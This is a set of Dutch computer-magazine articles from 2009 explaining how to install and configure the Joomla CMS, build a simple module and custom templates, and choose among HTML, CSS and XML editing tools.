
Uploaden

Voordat je Joomla lokaal kunt installeren, moet je eerst het XAMPP-archief in een directory naar keuze uitpakken en installeren door het bestand `setup_xampp.bat` uit te voeren. Vervolgens kunnen de Apache- en de MySQL-server gestart worden met het bijgeleverde XAMPP-control. Als alles is gelukt, zou de startpagina van XAMPP op het adres `http://localhost/` bereikbaar moeten zijn.

Daarna pak je de Joomla-bestanden uit in de document-root van de webserver. Bij XAMPP is dat de directory `htdocs`. Met `http://localhost/<Joomla-directory>/index.php` dan wel `www.webserver.nl/<Joomla-directory>/index.php` start je daarna het Joomla-installatiescript. De installer onderzoekt het systeem, de PHP-instellingen en de schrijfrechten van bepaalde bestanden en directories. Als er (rood aangegeven) foutmeldingen verschijnen, moet je de problemen volgens de aanwijzingen oplossen.

Bij het installeren bij een provider zul je wellicht de ontbrekende schrijfrechten moeten toevoegen. Het is voldoende als de gebruiker waaronder de server draait (onder Linux is dat meestal `www` of `nobody`) schrijfrechten voor bepaalde Joomla-directories heeft. Die rechten kun je aanpassen met het commando `chmod`. Die opdracht wordt door elke gangbare FTP-client ondersteund. Mochten er foutmeldingen komen over de instellingen van PHP, dan zul je `php.ini` wellicht moeten aanpassen of de provider moeten vragen de noodzakelijke instellingen uit te voeren. Op dit moment zijn er ook veel providers die een one-click-installatie van Joomla aanbieden, waar dan sowieso geen instellingsproblemen mee te verwachten zijn.

Een wizard helpt je bij de verdere installatiestappen en vraagt je om de gebruikelijke



Een groot aantal websites zijn gebaseerd op Joomla.

zaken in te voeren. Belangrijk zijn welke database je wilt gebruiken (hostnaam, wachtwoord, gebruikersnaam, databasenaam) en de algemene instellingen van de website. Bij een lokale installatie heet de database-server `localhost`, de MySQL-gebruiker `root` en laat je het wachtwoordveld leeg – een systeem met deze default parameters mag om

veiligheidsredenen van buitenaf natuurlijk niet toegankelijk zijn. De naam van de database maakt verder niet uit; voor de inrichting van de tabellen kun je het beste het voorgestelde voorvoegsel `jos_` overnemen.

De rest van de installatie wijst zichzelf en zal geen problemen opleveren. Daarna moet je de subdirectory installation verwijde-



De Joomla-installer onderzoekt het systeem en meldt het als er noodzakelijke componenten ontbreken of de administrator bepaalde instellingen moet wijzigen.



De interface is overzichtelijk: een aantal belangrijke functies hebben knoppen, de rest is via het menu toegankelijk.

ren (of hernoemen), waarna je bij het front-end het back-end van Joomla kunt komen.

Overzichtelijk dashboard

Als kersverse beheerder log je in via het adres `http://localhost/<Joomla-directory>/administrator` dan wel `http://www.webserver.nl/<Joomla-directory>/administrator` met de gebruikersnaam `admin` en het wachtwoord dat je tijdens de installatie hebt opgegeven. De wachtwoorden worden MD5-gecodeerd opgeslagen in de tabel `jos_users` in het veld `password`. Als je het wachtwoord mocht vergeten, maak je met een MD5-generator een nieuw wachtwoord aan en voer je dat handmatig in het databaseveld in, bijvoorbeeld met het databasebeheerprogramma `phpMyAdmin` van de XAMPP-omgeving.

Het back-end ziet er in vergelijking met andere CM-systemen heel overzichtelijk uit. Om gebruik te kunnen maken van het beheersdeel moeten JavaScript en cookies geactiveerd zijn. Zonder JavaScript loopt niet alleen het aanmelden spaak, maar kunnen ook essentiële functies zoals de WYSIWYG-editor niet gebruikt worden.

De interface bedien je eigenlijk vooral via het menu in het bovenste deel van het

venster. Alleen op de startpagina staan een aantal pictogrammen. In het dagelijks gebruik heb je voornamelijk te maken met de knoppen 'Nieuw artikel toevoegen' en 'Artikelbeheer'. Om de doorgevoerde wijzigingen direct te controleren, klik je rechtsboven op 'Voorbeeld'.

De beste manier om vertrouwd te raken met Joomla is door gewoon testinhoud aan te maken en dingen uit te proberen. Om nieuwe content in te voeren, ga je in het front-end in het 'Gebruikers menu' naar 'Voeg een artikel toe' of klik je in het back-end op de knop 'Nieuw artikel toevoegen'. De pagina die verschijnt is onderverdeeld in een deel voor de WYSIWYG-editor en een deel voor de parameters. Bij Joomla wordt standaard de opensource-editor TinyMCE gebruikt, maar je kunt ook een andere editor installeren. Ieder artikel moet in Joomla een inhoudelijke categorie toegekend krijgen, die weer tot een bepaalde sectie behoort. Die twee stel je bij de parameters in. Als je een artikel in het back-end aanmaakt, kun je met de knop 'Voorbeeld' je artikel bekijken voordat die voor iedereen te zien is.

Joomla scheidt net als andere content-managementsystemen de content van de lay-out. De lay-out van de webpagina

wordt bepaald door de beheerder. De content van de pagina's wordt door Joomla onafhankelijk daarvan uit de database gelezen en op de voorgedefinieerde plekken aan de lay-out toegevoegd. De weergave gaat bij Joomla via templates in de vorm van HTML-sjablonen. Het templatebeheer bevindt zich onder 'Extensies / Templatebeheer'.

Een likje verf

Als de drie door Joomla bijgeleverde templates je niet bevallen, ga dan eerst eens bij de reusachtige community naar passende designsjablonen zoeken voordat je zelf aan de slag gaat. De meeste templates zijn zelfs gratis.

Voor het ontwerpen en bewerken van templates moet je als beheerder wel verstand hebben van HTML en CSS. Enige kennis van PHP is wel handig, omdat er soms ook PHP-commando's geïntegreerd moeten worden. De eenvoudigste manier om een eigen template te maken is het aanpassen van een al bestaande lay-out. Als je van tevoren een back-up van de template-directory hebt gemaakt, kun je zonder risico met een bestaande lay-out experimenteren.

Als je een volledig eigen paginaontwerp en een geheel nieuw lay-outsjabloon wilt genereren, moet je er wel rekening mee houden dat daar behoorlijk wat tijd en werk in gaan zitten: het ontwikkelen van een goede lay-out voor Joomla is een stuk omslachtiger dan een normale website ontwerpen en converteren. Het valt buiten het kader van dit artikel om de opbouw van templates uit te leggen, maar in het artikel op p.46 laten we een voorbeeld zien. Op de homepage hebben de Joomla-ontwikkelaars een gedetailleerde handleiding gezet (zie softlink).

De juiste componenten

De kracht van Joomla zit vooral in de uiterst flexibele architectuur. Het hele CMS kan door talloze zogenaamde modules, componenten en mambots min of meer naar believen worden uitgebreid. Modules zorgen ervoor dat de content in het back-end of het front-end (de voor het publiek zichtbare pagina's van de website) te zien is. Ze geven bijvoorbeeld het zoekformulier of het laatste nieuws weer. Ze kunnen via parameters worden ingesteld.

Componenten zijn de meest complexe uitbreidingen. Deze kunnen ook eigen dynamische content bevatten. Typische voorbeelden van een component zijn een sitemap en het bannerbeheer. Net als modules kunnen ze bijna elke willekeurige code uitvoeren. De derde categorie uitbreidingen zijn de plug-ins, die het werken met Joomla makkelijker moeten maken. Die werken op de achtergrond en bieden extra functies. Alle drie de typen uitbreidingen zijn in het back-end onder 'Extensies / Installeer /

De geschiedenis van Joomla

Joomla is voortgekomen uit het opensource CMS Mambo. Midden 2005 riep het bedrijf Miro International, de initiatiefnemer van Mambo en de eigenaar van de merkrechten, de Mambo Foundation in het leven (<http://mambo-foundation.org/>). Wie verder mee wilde ontwikkelen aan het open source CMS moest lid worden van de Foundation. Naar eigen zeggen wilde Miro op deze manier de vrije ontwikkelaarsgemeenschap beter organiseren. De Mambo Foundation moest zichzelf financieren door bijdragen van producenten van commerciële Mambo-uitbreidingen en door 'strategische leden', die beslissingen die van invloed zijn op het project kunnen beïnvloeden.

Door deze stap voelde de ontwikkelaarsgemeenschap zich gepasseerd. De hoofd-ontwikkelaars keerden het Mambo-project daarop massaal de rug toe en startten Joomla!. De naam van dit nieuwe project is een fonetische spelling van 'jumla', wat Swahili is voor 'allen tezamen' of 'als een geheel'.

Het kernteam bestaat op dit moment uit negen personen. Daarbij komt een groot aantal werkgroepen, die ieder verantwoordelijk zijn voor een bepaald deel, zoals ontwikkeling, documentatie, infrastructuur, vertalingen en de Foundation (hieronder vallen marketing en communicatie).

Deïnstalleer' toe te voegen of te verwijderen.


Voor bijna alle toepassingseisen worden inmiddels wel opensource-uitbreidingen aangeboden. Het *virtueMart*-project (zie softlink) heeft zich bij online shops ontwikkeld tot een soort standaard. *virtueMart* wordt aangeboden in verschillende varianten, maar vergt veel inwerktijd. Voor een kleine shop met maar 50 producten is het dus niet de moeite waard. Voor document-beheer is de *DocMan* de beste keuze. Voor Joomla bestaat er een gigantisch aantal forummodules. Een van de populairste forumapplicaties is het krachtige en betrouwbare *Fireboard*.

Als je al wat ervaring hebt met PHP en XML is het zelf ontwikkelen van Joomla-modules een fluitje van een cent. Om je een indruk te geven hoe extensions zijn opgebouwd, gaan we een eenvoudige 'Hallo wereld'-uitbreiding maken.

De eerste vijf regels in de listing op p.44 zorgen voor de uitvoer van de uitbreiding. Het `defined`-commando zorgt ervoor dat de module alleen vanuit PHP kan worden opgeroepen. Het controleert of er een constante met de naam `_JEXEC` is gedeclareerd en beëindigt het programma als dat niet het geval is. Dat gebeurt als het bestand direct wordt aangeroepen. Als je dat zou toestaan kunnen hackers er met SQL-injecties of andere trucs misbruik van maken. Het commando `echo` zorgt voor de feitelijke uitvoer.

Het bij de module behorende XML-definitiebestand is aanzienlijk langer. Hierin zit extra meta-informatie zoals de naam van de module, de auteur en de bijbehorende bestanden. Wat er allemaal precies in staat, is na te lezen op de Joomla Development Wiki. Bovendien heb je nog een pagina `index.html` nodig, waar alleen het broodnodige in staat.

Alle drie de bestanden zet je in een zip-archief. Dat is dan de module die je via 'Extensies / Installeer / Deïnstalleer' in het systeem kunt integreren. Via 'Extensies /



Met de WYSIWYG-editor kun je een artikel makkelijk bewerken, en dan bij de parameters instellen wanneer die online moet verschijnen.

Modulebeheer' kun je die dan bij de kolom 'Geactiveerd' voor het front-end vrijgeven.

Vooruitzichten

Joomla is ondanks zijn veelzijdigheid niet voor ieder doel geschikt. De huidige versie laat bijvoorbeeld nog wat te wensen over bij het produceren van W3C-conforme websites, wat zonder diep ingrijpen in het systeem niet eenvoudig te verhelpen is. Tot nu toe is er alleen een relatief onflexibel rechtenstructuur voor redacteurs en front-endgebruikers. In versie 1.6 van dit CMS zal dit anders zijn: het rechtenbeheer zal dan op een Access Control List gebaseerd zijn, waarmee veel specifiekere instellingen is welke gebruikers wat mogen.

In de komende versie wordt de ondersteuning voor PHP 4 definitief gestopt. Dan zal Joomla alleen nog maar compatibel zijn met PHP 5.2 of hoger. Ook uit het oogpunt van beveiliging staat er het een en ander

te gebeuren. Met name de extensies waren tot nu toe mogelijke ingangen voor aanval- len middels een SQL-injectie of parameter-manipulatie. Dat moet nu gestopt worden door het automatisch bijwerken van exten- sies. Joomla geeft in het vervolg meldingen over veiligheidslekken in extensies, waarna de updates dan met één muisklik geïnstal- leerd moeten kunnen worden.

Tot het zover is, moet je als je Joomla professioneel wilt gebruiken, van tevoren goed nagaan of een benodigde extensie in het verleden wellicht bron van aanvallen is geweest en of eventuele veiligheidslek- ken zijn dichtgemaakt. Als je daar goed op let, is Joomla een betrouwbaar CMS waar je ook vaak bezochte websites prima mee kunt maken en beheren.

Door de grote en actieve Joomla-com- munity hoeft je je geen zorgen te maken over de ondersteuning en mogelijkheden op de lange termijn. Bovendien hebben veel bedrijven zich intussen gespeciali- seerd in Joomla-services zoals module- of template-ontwikkeling, zodat je desnoods ook support kunt inkopen. Ook bestaat er inmiddels een aardig aantal boeken over Joomla, ook in het Nederlands. (nkr)

Literatuur

- [1] Jisse Reitsma, Joomla!-templates ontwerpen, 2009, ISBN 9059403754
- [2] J. Kip, Basiscursus Joomla! 1.5, 2008, ISBN 9012123429
- [3] Marco Corro, MyStudy Joomla! 1.5, 2007, ISBN 9059403371
- [4] John Vanderaart, Kant-en-klare Joomla toepas- singen, 2007, ISBN 9059402790
- [5] Barrie North, Joomla! 1.5, 2009, ISBN 0137012314
- [6] Steve Holzner & Nancy Conner, Joomla! For Dummies, 2009, ISBN 047043287X

Een Joomla- module bestaat uit PHP-code, een XML-definitiebestand en een elementair HTML-deel.

Softlink 09WD042

ct

```
<?php
defined( '_JEXEC' ) or
die( 'Toegang verboden' );
echo '<h1>Hallo, wereld!</h1>';
?>

<?xml version= '1.0' encoding= 'utf-8' ?>
<install type= 'module' version= '1.5.0' >
  <name>Hallo,wereld!</name>
  <author>Daniel Koch</author>
  <creationDate>Juni 2009</creationDate>
  <copyright>(C) 2009 Koch</copyright>
  <license>http://www.gnu.org/copyleft/gpl.html</license>
  <authorEmail>kontakt@medienwerke.de</authorEmail>
  <authorURL>www.medienwerke.de</authorURL>
  <version>1.0</version>
  <description>Laat Hallo, wereld! zien</description>
  <files>
    <filename module= 'mod_hallowereld' >
      mod_hallowereld.php</filename>
    <filename>index.html</filename>
  </files>
  <params />
</install>

<html><body bgcolor= 'FFFFFF' ></body></html>
```


Noud van Kruijsbergen

Joomla! in een ander jasje

Nieuwe template maken voor Joomla!

In het contentmanagementsysteem Joomla! zijn vorm en inhoud duidelijk gescheiden. De webpagina's worden samengesteld uit een lay-outsjabloon en de bij die pagina horende content. De mogelijkheden om content te bewerken zijn binnen Joomla! ruim toereikend, voor het maken van een eigen lay-out is meer handwerk nodig.

Joomla! wordt standaard geïnstalleerd met drie templates. Je vindt deze onder 'Extensies / Templatebeheer'. Hier kun je ook instellen welke template als standaard-lay-out staat ingesteld. Nadeel is natuurlijk wel dat zo'n beetje iedereen met deze drie templates begint en je website zich daarmee qua vorm in ieder geval niet van alle andere onderscheidt. Gelukkig kun je in Joomla! vrij gemakkelijk templates toevoegen. Op Joomla 24.com staan bijvoorbeeld meer dan 700 templates voor Joomla! 1.5, waarbij je kunt kiezen tussen lay-outs met een vaste of variabele breedte. Deze templates zijn gratis als zip-bestand te downloaden. Ook zijn er sites als Joomla-templates.com, waar je templates kunt kopen.

Om een template te activeren, pak je de inhoud van zo'n zip-bestand uit in de Joomla!-map templates/templatenaam. De opbouw van die submap van de betreffende template ziet er altijd hetzelfde uit:

```
/templatenaam
/css
    template.css
/images
    logo.png
    afbeelding.jpg
index.php
params.ini
template_thumbnail.png
templateDetails.xml
```

In de map css staan een of meerdere CSS-bestanden, die bepalend zijn voor de uiteindelijke kleuren, lettertypen en opbouw. In de map images staan alle afbeeldingen die door de template worden gebruikt. Dat lijkt aardig op wat je gewend bent bij het ontwikkelen van een website.

In het bestand index.php staan een aantal regels in de vorm van

```
<jdocinclude type="modules" name="left" />
```

Alle andere HTML-code dient voor het genereren van de pagina, waar met <table> en/ of <div>-commando's de opbouw wordt bepaald. Tussen die code zie je een aantal keer een commando zoals hierboven staan. In dit geval wordt de content van de module die hoort bij de positie left hier ingevoegd. Als namen kunnen onder andere top, bottom, footer, left, right, breadcrumb, messages, component, user1, user2 et cetera voorkomen. Deze posities zijn van tevoren gedefinieerd, dus is bij het laden van de indexpagina duidelijk waar wat moet komen.

De afbeelding template_thumbnail.png wordt gebruikt om in Joomla! snel een preview te kunnen zien van de template. Deze afbeelding krijg je te zien als je met de muis over de naam van de template in het Templatebeheer gaat.

Het bestand templateDetails.xml bevat een aantal gegevens over de template. Dat is in eerste instantie (zie kader met voorbeeld) wat meta-informatie over de lay-out, zoals het versienummer, de aanmaakdatum en de auteur, gevolgd door de bestanden die bij deze template horen. Daarna worden de posities genoemd die in deze template gedefinieerd zijn en zoals ernaar gerefereerd wordt in index.php.

Aan het eind van dit XML-bestand staan nog een paar opties, die bij het templatebeheer van Joomla! kunnen worden gewijzigd. In dit geval kun je daarmee instellen hoe breed de template moet worden: is dat een vaste breedte (bepaald door het CSS-bestand) of is die breedte variabel en daarmee afhankelijk van de breedte van het browservenster. Deze instellingen worden bewaard in het bestand params.ini in de template-map.

Aanpassen


Als je een gezippte lay-out in de template-map van Joomla! hebt uitgepakt, is die in het template te selecteren door op de naam te klikken. Daar kun je in ieder geval de parameters wijzigen die in het XML-bestand gedefinieerd zijn. Via de knop 'Bewerk HTML' kun je in het back-end van Joomla! het bestand index.php bewerken. Als je een eigen CSS-bestand hebt aangemaakt, moet je daar met

```
<link rel="stylesheet" href="templates/<?php echo $this->template ?>/css/ct.css" type="text/css" />
```

in ieder geval naar verwijzen. Verder ben je vrij om je pagina in te delen zoals je zelf wilt. In de praktijk zul je met <div>-tags een indeling in blokken maken, waarbij de kenmerken van die div-containers door de CSS-instructies zullen worden bepaald. Als de indeling klaar is, klik je op 'Toepassen' en kun je met 'Bewerk CSS' de feitelijke lay-outkenmerken aanpassen.

In de praktijk zul je regelmatig switchen tussen het bewerken van het index- en het CSS-bestand. Dat werkt in de Joomla!-omgeving niet zo handig, waardoor het overzichtelijker is om daar een eigen webeditor voor te gebruiken. Dan kun je beide bestanden open houden en de veranderingen meteen controleren.

In het indexbestand vul je de div-containers met content op de manier zoals we eerder



In het Templatebeheer van Joomla! kun je in één keer de website een andere lay-out geven. Standaard zijn er drie geïnstalleerd.

De parameters van een template zijn te wijzigen. Hier kun je ook de HTML-code en de CSS-instructies van een template handmatig aanpassen.



zagen. Met `<jdocinclude type="modules">` zet je de modules op de pagina, met `<jdocinclude type="component">` krijgt de hoofdcomponent een plaatsje.

Spaghetti

Handmatig aanpassen van PHP- en CSS-bestanden brengt altijd het gevaar met zich mee dat je bepaalde dingen oplost op een manier die niet compatibel is met het documenttype van de template. Daarom heeft het altijd de voorkeur om te werken met een W3C-compatibele doctype-declaratie, bij voorkeur een zo strikt mogelijke variant. Bedenk daarbij dat de al jaren bestaande discussie over het opbouwen van een lay-out op basis van tabellen of div-containers consequenties heeft voor het doctype en de toegestane tags. Bij handmatig programmeren loop je dan het risico dat je tags gebruikt die niet bij dat doctype horen. Daar zul je in eerste instantie bij het bekijken van de website weinig van merken, maar het valideren van je (X)HTML-code zal problemen opleveren.

Daarmee heb je nog een goede reden om de voorkeur te geven aan een gespecialiseerde webeditor, omdat die meestal zuivere code genereert. In het geval van Joomla! bestaat voor Dreamweaver de extensie d-form_Joomla15.mpx. Door daar op te dub-

belklikken wordt de Extension Manager (CS4) van Adobe geopend, waarna deze extensie binnen Dreamweaver bruikbaar is.

Maak een nieuw HTML-document aan in Dreamweaver en sla dat op als index.php in de template-map. Vervolgens kun je met de Joomla_15-werkbalk alle code toevoegen die nodig is, te beginnen met 'Insert_Head_Code' om onder andere naar het CSS-bestand te linken. In de werkbalk kun je onder 'modules' een aantal standaardmodules in de broncode toevoegen en deze daar waar nodig is nog aanpassen.

Als alle HTML- en PHP-code inclusief de CSS-bestanden aangepast zijn, voeg dan de hele template-map inclusief mappenstructuur en alle andere bestanden in één zip-bestand samen. Daarmee is je template klaar!

Fantasie

Het aanpassen van een Joomla!-template lijkt al met al een niet al te ingewikkelde klus. Voor pure webdesigners is het een troost dat er een kant-en-klare Dreamweaver-extensie bestaat, zodat zij zich niet al teveel met programmeeraspecten bezig hoeven te houden en zich daardoor volledig kunnen concentreren op het daadwerkelijke ontwerp. Aan de andere kant hoeven de contentmanagers niets te weten over hoe de lay-out in elkaar

Met de extensie D-Form Joomla kun je in Dreamweaver makkelijk code toevoegen om Joomla-onderdelen op je pagina te zetten.




steekt. Het is voor een administrator relatief makkelijk om een andere template te kiezen, zonder dat er aan functionaliteit of inhoud iets hoeft te veranderen.

Bij het ontwerpen van een template heb je dan ook redelijk veel vrijheid. Je kunt je fantasie de vrije loop laten, zodat het uiteindelijke resultaat nog amper herkenbaar is als een Joomla!-site. En mocht je dan nog tijd over hebben, dan kun je ook altijd nog een template voor de beheerskant van Joomla! maken... (nkr)

```
<?xml version="1.0" encoding="utf-8" ?>
<install version="1.5" type="template">
  <name>c't-template</name>
  <version>1.5</version>
  <creationDate>15.07.2009</creationDate>
  <author>Noud van Kruysbergen</author>
  <authorUrl>http://www.ct.nl</authorUrl>
  <license>GPL</license>
  <description>Demo template</description>
  <files>
    <filename>index.php</filename>
    <filename>params.ini</filename>
    <filename>templateDetails.xml</filename>
    <filename>template_thumbnail.png</filename>
    <filename>css/ct.css</filename>
    <filename>images/achtergrond.jpg</filename>
    <filename>images/ct.gif</filename>
  </files>
  <positions>
    <position>left</position>
    <position>right</position>
    <position>top</position>
    <position>bottom</position>
    <position>header</position>
    <position>footer</position>
    <position>breadcrumb</position>
    <position>user1</position>
    <position>user2</position>
  </positions>
  <params>
    <param name="width" type="radio" default="fluid" ?
      label="Width" description="fixed/fluid">
      <option value="fixed">Fixed</option>
      <option value="fluid">Fluid</option>
    </param>
  </params>
</install>
```

Voorbeeld van templateDetails.xml



Dezelfde content krijgt met een andere template meteen ook een heel andere uitstraling.

ct



Noud van Kruysbergen, Jo Bager, Herbert Braun, Axel Kossel

Tools en tutorials

Software en tutorials voor webontwikkeling

Voor het bouwen van een website kun je kiezen uit een groot arsenaal aan programma's. Dat varieert van simpele WYSIWYG-editors, waar je zonder programmeerkennis een leuke hobbysite mee kunt maken, tot complexe databaseondersteunde webapplicaties met de nieuwste Ajax-technologieën. Het is ondoenlijk die allemaal in één artikel te noemen. Vandaar dat we ons beperken tot een aantal meer of minder bekende toepassingen, die zonder al teveel kosten of zelfs gratis te gebruiken zijn. Daarnaast noemen we een aantal tutorials die als pdf te downloaden zijn of die je als video kunt bekijken en waarmee je snel aan de slag kunt!

De meest simpele manier om een (kleine) website te maken, is nog steeds met een HTML-editor. En als je het echt spartaans wilt houden en alles helemaal zelf wilt doen, heb je genoeg aan het Kladblok van Windows of vi in een Linux-omgeving. Maar dan ben je wel eigenhandig verantwoordelijk voor alle aspecten van het maken van een website, en dat kan redelijk arbeidsintensief zijn, zeker naarmate je website begint te groeien.

Een zeer uitgebreide HTML-editor is **HTML-Kit**. Dat is een gratis editor voor HTML, XHTML, XML en CSS, JavaScript, PHP en andere script-talen. Met de tabbladen boven aan het venster kun je snel de tags voor een groot aantal verschillende elementen invoegen. Ook kun je in één keer alle tags aanpassen (grote/kleine letters) en de HTML-code netjes opruimen. Toch is de interface redelijk summier en opgeruimd en kun je alle opties snel vinden. Versie 292 is de laatste freeware versie, vanaf

Build 300 gaat deze editor door het leven als HTML-Kit Tools en moet er online 65 dollar voor betaald worden.

Arachnophilia is een andere HTML-editor. Deze is gebaseerd op Java, dus je moet wel een Java Runtime geïnstalleerd hebben. Het programma doet wat ouderwets aan als typische Java-applicatie met alle menu's in het font Courier, maar de schijn bedriegt. Via de optie 'Programming' kun je Java- en C++-scripts laten compileren. **AceHTML** is ook een freeware HTML-editor met een handig overzicht van pagina-elementen als images en links en een controle van de HTML-syntaxis. Wel irritant dat de VMN Toolbar automatisch mee geïnstalleerd wordt.

Bij het handmatig inkloppen van HTML-code is het risico op fouten altijd aanwezig. Met **CSE HTML Validator** kun je die redelijk makkelijk achterhalen. Bovendien kun je die gebruiken als tekstgebaseerde editor met syn-

taxis highlighting, codeaanvulling voor tags en CSS of het automatische omzetten van alle tags in kleine letters. Het onzichtbaar maken van alle tags vereenvoudigt het bewerken van de paginacontent. Maar de core business is het zoeken naar fouten. Daarbij blijf je in tegenstelling tot bij de verschillende online validatiediensten niet verbouwereerd achter met een cryptische melding, maar komt het programma met zinvolle correctievoorstellen die je in het editvenster ook meteen kunt laten uitvoeren. CSE maakt bovendien melding van ongerijmdheden in de broncode, controleert links en maakt een overzichtelijke structuurweergave van het document. De Standard-versie kost 69 dollar, de Professional-editie met een batchwizard, configuratie-editor en XML-output kost 129 dollar. Van die laatste is een trialversie beschikbaar waarmee je 100 documenten binnen 30 dagen kunt laten controleren.

Iedere vooruitstrevende website-ontwikkelaar komt vroeg of laat in aanraking met de Extensible Markup Language XML. Dan helpt **XML-Blueprint 4.5** bij het maken en bewerken van goed gestructureerde XML-documenten. De editor completeert de namen van elementen en attributen automatisch, vult end-tags aan, highlight taalelementen en zorgt er met inspringen voor dat alles overzichtelijk blijft. Het resultaat kun je in een previewvenster controleren. De syntaxiscontrole is vooral onmisbaar voor mensen die voor het eerst met XML aan de slag gaan. De bijgeleverde voorbeelddocumenten zijn dan handig om door te kijken. Het programma is 10 dagen lang gratis te proberen, daarna kost het 85 dollar.

Zelf opleuken

Nadeel van het handmatig bewerken van de broncode is dat je de CSS-instructies ook zelf moet bijhouden. Daar zijn gelukkig wel hulpmiddelen voor. **Free CSS Toolbox** is, de naam zegt het al, gratis. Deze toolbox bestaat o.a. uit een CSS-validator, die ervoor zorgt dat je CSS-bestand de webrichtlijnen volgt, een CSS-formatter/beautifier om de lay-out van het bestand overzichtelijk te houden en een CSS-compressor om alle overbodige tekens, zoals tabs en extra spaties, te verwijderen. Hierdoor kost het downloaden van het CSS-bestand zo min mogelijk bandbreedte.

Met het programma **Simple CSS** maak je met een paar keer klikken de basislay-out voor je website. Daarbij bepaal je de fonts en de kleuren en andere pagina-elementen. Simple CSS is lekker overzichtelijk, maar ondersteunt toch CSS2.

